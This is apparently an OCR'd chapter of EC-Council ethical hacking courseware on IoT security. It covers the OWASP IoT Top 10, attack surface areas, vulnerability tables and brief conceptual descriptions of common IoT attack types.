Potential vulnerabilities in the IoT system can result in major problems for organizations. Most IoT devices come with security issues such as the absence of a proper authentication mechanism or the use of default credentials, absence of a lock-out mechanism, absence of a strong encryption scheme, absence of proper key management systems, and improper physical security.

Some of the security issues at each layer of IoT architecture are given below:

APPLICATION	Validation of the inputted string, AuthN, AuthZ, no automatic security updates, default passwords
NETWORK	Firewall, improper communications encryption, services, lack of automatic updates
MOBILE	Insecure API, lack of communication channels encryption, authentication, lack of storage security
CLOUD	Improper authentication, no encryption for storage and communications, insecure web interface
IoT	Application + Network + Mobile + Cloud = IoT

Figure 18.7: Security problems in IoT architecture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 IoT Threats

1. Weak, Guessable, or Hardcoded Passwords
2. Insecure Network Services
3. Insecure Ecosystem Interfaces
4. Lack of Secure Update Mechanisms
5. Use of Insecure or Outdated Components
6. Insufficient Privacy Protection
7. Insecure Data Transfer and Storage
8. Lack of Device Management
9. Insecure Default Settings
10. Lack of Physical Hardening

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 IoT Threats

Source: *https://www.owasp.org*

The Top 10 IoT threats, according to the Open Web Application Security Project (OWASP), are listed below:

- **Weak, Guessable, or Hardcoded Passwords**

  Using weak, guessable, or hardcoded passwords allows publicly available or unchangeable credentials to be determined via brute forcing. This also includes backdoors in the firmware or client software that lead to unauthorized access to the deployed devices.

- **Insecure Network Services**

  Insecure network services are prone to various attacks like buffer overflow attacks, which cause a denial-of-service scenario, thus leaving the device inaccessible to the user. An attacker uses various automated tools such as port scanners and fuzzers to detect the open ports and exploit them to gain unauthorized access to services.

  These insecure network services that are open to the Internet may compromise the confidentiality, authenticity, integrity, or availability of information and also allow remote access to critical information.

- **Insecure Ecosystem Interfaces**

  Insecure ecosystem interfaces such as web, backend API, mobile, and cloud interfaces outside the device lead to compromised security of the device and its components. Common vulnerabilities in such interfaces include lack of authentication/authorization, lack of encryption or weak encryption, and lack of input/output filtering.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Lack of Secure Update Mechanisms**

  Lack of secure update mechanisms, such as a lack of firmware validation on the device, lack of secure delivery, lack of anti-rollback mechanisms, or lack of notifications of security changes, may be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  Use of outdated or older versions of software components or libraries, such as insecure customization of OS platforms or use of third-party hardware or software components from a compromised supply chain, may allow the devices themselves to be compromised.

- **Insufficient Privacy Protection**

  Insufficient privacy protection allows the user's personal information stored on the devices or ecosystem to be compromised.

- **Insecure Data Transfer and Storage**

  Lack of encryption and access control of data that is in transit or at rest may result in leakage of sensitive information to malicious users.

- **Lack of Device Management**

  Lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, may open the door to various attacks.

- **Insecure Default Settings**

  Insecure or insufficient device settings restrict the operators from modifying configurations to make the device more secure.

- **Lack of Physical Hardening**

  Lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them in performing a remote attack or obtaining local control of the device.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP IoT Attack Surface Areas

1 Ecosystem (general)
- Interoperability standards
- Data governance
- System wide failure
- Individual stakeholder risks
- Implicit trust between components
- Enrollment security
- Decommissioning system
- Lost access procedures

2 Device Memory
- Sensitive data
  - Cleartext usernames
  - Cleartext passwords
  - Third-party credentials
  - Encryption keys

3 Device Physical Interfaces
- Firmware extraction
- User and admin CLI
- Privilege escalation
- Reset to insecure state
- Removal of storage media
- Tamper resistance
- Debug port
- Device ID/Serial number exposure

4 Device Web Interface
- Web application vulnerabilities
- Credential management vulnerabilities
  - Username enumeration
  - Weak passwords
  - Account lockout
  - Known default credentials
  - Insecure password recovery mechanism

5 Device Firmware
- Sensitive data exposure
  - Backdoor accounts
  - Hardcoded credentials
  - Encryption keys/Encryption
  - Sensitive information/URL disclosure
- Firmware version display and/or last update date
- Security related function API exposure
- Firmware downgrade possibility

6 Device Network Services
- Information disclosure
- User and admin CLI
- Injection and Denial-of-Service
- Unencrypted services
- Poorly implemented encryption
- Test/development Services
- UPnP, Buffer overflow
- Vulnerable UDP Services, etc.

https://www.owasp.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP IoT Attack Surface Areas (Cont'd)

7 Administrative Interface
- Web application vulnerabilities
- SQL injection
- Cross-site scripting
- Security/encryption options
- Logging options
- Two-factor authentication
- Inability to wipe device

8 Local Data Storage
- Unencrypted data
- Data encrypted with discovered keys
- Lack of data integrity checks
- Use of static same enc/dec key

9 Cloud Web Interface
- Web application vulnerabilities
- Credential management vulnerabilities
- Transport encryption
- Two-factor authentication

10 Third-party Backend APIs
- Unencrypted PII sent
- Encrypted PII sent
- Device information leaked
- Location leaked


11 Update Mechanism
- Update sent without encryption
- Updates not signed
- Update location writable
- Update verification
- Malicious update
- Missing update mechanism
- No manual update mechanism

12 Mobile Application
- Implicitly trusted by device/cloud
- Username enumeration
- Account lockout
- Known default credentials
- Weak passwords
- Insecure data storage
- Transport encryption
- Insecure password recovery mechanism
- Two-factor authentication

https://www.owasp.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



OWASP IoT Attack Surface Areas

Source: *https://www.owasp.org*

The OWASP IoT attack surface areas are given below:

Attack Surface Area	Vulnerabilities
1. **Ecosystem (General)**	▪ Interoperability standards ▪ Data governance ▪ System-wide failure ▪ Individual stakeholder risks ▪ Implicit trust between components ▪ Enrollment security ▪ Decommissioning system ▪ Lost access procedures
2. **Device Memory**	▪ Sensitive data o Cleartext usernames o Cleartext passwords o Third-party credentials o Encryption keys
3. **Device Physical Interfaces**	▪ Firmware extraction ▪ User CLI ▪ Admin CLI ▪ Privilege escalation

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ Reset to insecure state
	▪ Removal of storage media
	▪ Tamper resistance
	▪ Debug port
	  o UART (Serial)
	  o JTAG/SWD
	▪ Device ID/serial number exposure

4. Device Web Interface	▪ Standard set of web application vulnerabilities:
	  o OWASP Web Top 10
	  o OWASP ASVS
	  o OWASP Testing Guide
	▪ Credential management vulnerabilities:
	  o Username enumeration
	  o Weak passwords
	  o Account lockout
	  o Known default credentials
	  o Insecure password recovery mechanism

5. Device Firmware	▪ Sensitive data exposure (See OWASP Top 10 – A6 Sensitive Data Exposure):
	  o Backdoor accounts
	  o Hardcoded credentials
	  o Encryption keys
	  o Encryption (symmetric, asymmetric)
	  o Sensitive information
	  o Sensitive URL disclosure
	▪ Firmware version display and/or date of last update
	▪ Vulnerable services (web, SSH, TFTP, etc.)
	  o Verify for old software versions and possible attacks (Heartbleed, Shellshock, old PHP versions, etc.)
	▪ Security-related function API exposure
	▪ Firmware downgrade possibility

6. Device Network Services	▪ Information disclosure ▪ User CLI ▪ Administrative CLI ▪ Injection ▪ Denial of service ▪ Unencrypted services ▪ Poorly implemented encryption ▪ Test/development services

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ Buffer overflow ▪ UPnP ▪ Vulnerable UDP services ▪ Device firmware OTA update block ▪ Firmware loaded over insecure channel (no TLS) ▪ Replay attack ▪ Lack of payload verification ▪ Lack of message integrity check ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism
7. Administrative Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities: o Username enumeration o Weak passwords o Account lockout o Known default credentials o Insecure password recovery mechanism ▪ Security/encryption options ▪ Logging options ▪ Two-factor authentication ▪ Check for insecure direct object references ▪ Inability to wipe device
8. Local Data Storage	▪ Unencrypted data ▪ Data encrypted with discovered keys ▪ Lack of data integrity checks ▪ Use of static same encryption/decryption key
9. Cloud Web Interface	▪ Standard set of web application vulnerabilities: o OWASP Web Top 10 o OWASP ASVS o OWASP Testing Guide ▪ Credential management vulnerabilities:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	○ Username enumeration ○ Weak passwords ○ Account lockout ○ Known default credentials ○ Insecure password recovery mechanism ▪ Transport encryption ▪ Two-factor authentication
10. Third-party Backend APIs	▪ Unencrypted PII sent ▪ Encrypted PII sent ▪ Device information leaked ▪ Location leaked
11. Update Mechanism	▪ Update sent without encryption ▪ Updates not signed ▪ Update location writable ▪ Update verification ▪ Update authentication ▪ Malicious update ▪ Missing update mechanism ▪ No manual update mechanism
12. Mobile Application	▪ Implicitly trusted by device or cloud ▪ Username enumeration ▪ Account lockout ▪ Known default credentials ▪ Weak passwords ▪ Insecure data storage ▪ Transport encryption ▪ Insecure password recovery mechanism ▪ Two-factor authentication
13. Vendor Backend APIs	▪ Inherent trust of cloud or mobile application ▪ Weak authentication ▪ Weak access controls ▪ Injection attacks ▪ Hidden services
14. Ecosystem Communication	▪ Health checks ▪ Heartbeats ▪ Ecosystem commands ▪ Deprovisioning ▪ Pushing updates

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Network Traffic	▪ LAN ▪ LAN to Internet ▪ Short range ▪ Non-standard ▪ Wireless (Wi-Fi, Z-wave, XBee, Zigbee, Bluetooth, LoRa) ▪ Protocol fuzzing
16. Authentication/Authorization	▪ Authentication/authorization-related values (session key, token, cookie, etc.) disclosure ▪ Reuse of session key, token, etc. ▪ Device-to-device authentication ▪ Device-to-mobile-application authentication ▪ Device-to-cloud-system authentication ▪ Mobile-application-to-cloud-system authentication ▪ Web-application-to-cloud-system authentication ▪ Lack of dynamic authentication
17. Privacy	▪ User data disclosure ▪ User/device location disclosure ▪ Differential privacy
18. Hardware (Sensors)	▪ Sensing environment manipulation ▪ Tampering (physical) ▪ Damage (physical)

Table 18.2: OWASP IoT Attack Surface Areas.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Vulnerabilities

Vulnerability	Description
1. Username Enumeration	Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. Weak Passwords	Ability to set account passwords to '1234' or '123456' for example Usage of pre-programmed default passwords
3. Account Lockout	Ability to continue sending authentication attempts after 3 - 5 failed login attempts
4. Unencrypted Services	Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. Two-factor Authentication	Lack of two-factor authentication mechanisms such as a security token or fingerprint scanner
6. Poorly Implemented Encryption	Encryption is implemented but is improperly configured or not being properly updated, e.g. using SSLv2
7. Update Sent Without Encryption	Updates are transmitted over the network without using TLS or encrypting the update file itself
8. Update Location Writable	Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. Denial of Service	Service can be attacked in a way that denies service to that service or the entire device

Vulnerabilities	Obstacles
10. Removal of Storage Media	Ability to physically remove the storage media from the device
11. No Manual Update Mechanism	No ability to manually force an update check for the device
12. Missing Update Mechanism	No ability to update the device
13. Firmware Version Display and/or Last Update Date	Current firmware version is not displayed and/or the last update date is not displayed
14. Firmware and Storage Extraction	Firmware contains a lot of useful information, like source code and binaries of running services, pre-set passwords, and ssh keys
15. Manipulating the Code Execution Flow of the Device	With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls Side channel attacks can modify the execution flow or can be used to leak information from the device
16. Obtaining Console Access	By connecting to a serial interface, we can obtain full console access to a device Usually security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed.
17. Insecure Third-party Components	Out of date versions of busybox, openssl, ssh, web servers, etc.

https://www.owasp.org

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Vulnerabilities

Source: *https://www.owasp.org*

The OWASP IoT vulnerabilities are given below:

Vulnerability	Attack Surface	Description
1. Username Enumeration	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to collect a set of valid usernames by interacting with the authentication mechanism
2. Weak Passwords	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to set account passwords to "1234" or "123456", for example ▪ Usage of pre-programmed default passwords
3. Account Lockout	▪ Administrative Interface ▪ Device Web Interface ▪ Cloud Interface ▪ Mobile Application	▪ Ability to continue sending authentication attempts after 3–5 failed login attempts
4. Unencrypted Services	▪ Device Network Services	▪ Network services are not properly encrypted to prevent eavesdropping or tampering by attackers
5. Two-factor Authentication	▪ Administrative Interface ▪ Cloud Web Interface	▪ Lack of two-factor authentication mechanisms such as a security token

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	▪ Mobile Application	or fingerprint scanner
6. Poorly Implemented Encryption	▪ Device Network Services	▪ Encryption is implemented; however, it is improperly configured or is not being properly updated, e.g., using SSL v2
7. Update Sent Without Encryption	▪ Update Mechanism	▪ Updates are transmitted over the network without using TLS or encrypting the update file itself
8. Update Location Writable	▪ Update Mechanism	▪ Storage location for update files is world writable, which can allow firmware to be modified and distributed to all users
9. Denial of Service	▪ Device Network Services	▪ Service can be attacked in a way that denies service to that service or the entire device
10. Removal of Storage Media	▪ Device Physical Interfaces	▪ Ability to physically remove the storage media from the device
11. No Manual Update Mechanism	▪ Update Mechanism	▪ No ability to manually force an update check for the device
12. Missing Update Mechanism	▪ Update Mechanism	▪ No ability to update the device
13. Firmware Version Display and/or Last Update Date	▪ Device Firmware	▪ Current firmware version is not displayed and/or the date of last update is not displayed
14. Firmware and Storage Extraction	▪ JTAG/SWD Interface ▪ In-Situ Dumping ▪ Intercepting an Over-the-Air (OTA) Update ▪ Downloading from the Manufacturer's Web Page ▪ eMMC Tapping ▪ Unsoldering the SPI Flash/eMMC Chip and Reading It in an Adapter	▪ Firmware contains a lot of useful information, like source code and binaries of running services, preset passwords, and SSH keys

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Manipulating the Code Execution Flow of the Device	▪ JTAG/SWD Interface ▪ Side-Channel Attacks like Glitching	▪ With the help of a JTAG adapter and GNU debugger, we can modify the execution of firmware in the device and bypass almost all software-based security controls ▪ Side-channel attacks can also modify the execution flow or can be used to leak interesting information from the device
16. Obtaining Console Access	▪ Serial Interfaces (SPI/UART)	▪ By connecting to a serial interface, we can obtain full console access to a device ▪ Usually, security measures include custom bootloaders that prevent the attacker from entering single user mode, but that can also be bypassed
17. Insecure Third-Party Components	▪ Software	▪ Out-of-date versions of BusyBox, OpenSSL, SSH, web servers, etc.

Table 18.3: IoT vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Threats

- IoT devices on the Internet have very few security protection mechanisms against various emerging threats
- Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, to wiretap the communication, and to launch disruptive attacks such as DDoS

IoT Threats

01 DDoS Attack	08 Sybil Attack	15 Client Impersonation
02 Attack on HVAC Systems	09 Exploit Kits	16 SQL Injection Attack
03 Rolling Code Attack	10 Man-in-the-Middle Attack	17 SDR-Based Attack
04 BlueBorne Attack	11 Replay Attack	18 Fault Injection Attack
05 Jamming Attack	12 Forged Malicious Device	19 Network Pivoting
06 Remote Access using Backdoor	13 Side Channel Attack	20 DNS Rebinding Attack
07 Remote Access using Telnet	14 Ransomware	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Threats

IoT devices have very few security protection mechanisms against various emerging threats. These devices can be infected by malware or malicious code at an alarming rate. Attackers often exploit these poorly protected devices on the Internet to cause physical damage to the network, to wiretap the communication, and also to launch disruptive attacks such as DDoS.


Listed below are some types of IoT attack:

- **DDoS Attack**: An attacker converts the devices into an army of botnets to target a specific system or server, making it unavailable to provide services.
- **Attack on HVAC Systems**: HVAC system vulnerabilities are exploited by attackers to steal confidential information such as user credentials and to perform further attacks on the target network.
- **Rolling Code Attack**: An attacker jams and sniffs the signal to obtain the code transferred to a vehicle's receiver; the attacker then uses it to unlock and steal the vehicle.
- **BlueBorne Attack**: Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the device.
- **Jamming Attack**: An attacker jams the signal between the sender and the receiver with malicious traffic that makes the two endpoints unable to communicate with each other.
- **Remote Access using Backdoor**: Attackers exploit vulnerabilities in the IoT device to turn it into a backdoor and gain access to an organization's network.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Remote Access using Telnet**: Attackers exploit an open telnet port to obtain information that is shared between the connected devices, including their software and hardware models.
- **Sybil Attack**: An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks.
- **Exploit Kits**: A malicious script is used by the attackers to exploit poorly patched vulnerabilities in an IoT device.
- **Man-in-the-Middle Attack**: An attacker pretends to be a legitimate sender who intercepts all the communication between the sender and receiver and hijacks the communication.
- **Replay Attack**: Attackers intercept legitimate messages from valid communication and continuously send the intercepted message to the target device to perform a denial-of-service attack or crash the target device.
- **Forged Malicious Device**: Attackers replace authentic IoT devices with malicious devices if they have physical access to the network.
- **Side-Channel Attack**: Attackers perform side-channel attacks by extracting information about encryption keys by observing the emission of signals, i.e., "side channels", from IoT devices.
- **Ransomware Attack**: Ransomware is a type of malware that uses encryption to block a user's access to his/her device either by locking the screen or by locking the user's files.
- **Client Impersonation**: An attacker masquerades as a legitimate smart device/server using a malicious device and compromises an IoT client device by impersonating it, to perform unauthorized activities or access sensitive information on behalf of the legitimate client.
- **SQL Injection Attack**: Attackers perform SQL injection attacks by exploiting vulnerabilities in the mobile or web applications used to control the IoT devices, to gain access to the devices and perform further attacks on them.
- **SDR-Based Attack**: Using a software-based radio communication system, an attacker can examine the communication signals passing through the IoT network and can send spam messages to the interconnected devices.
- **Fault Injection Attack**: A fault injection attack occurs when an attacker tries to introduce fault behavior in an IoT device, with the goal of exploiting these faults to compromise the security of that device.
- **Network Pivoting**: An attacker uses a malicious smart device to connect and gain access to a closed server, and then uses that connection to pivot other devices and network connections to the server to steal sensitive information.
- **DNS Rebinding Attack**: DNS rebinding is a process of obtaining access to a victim's router using a malicious JavaScript code injected on a web page.

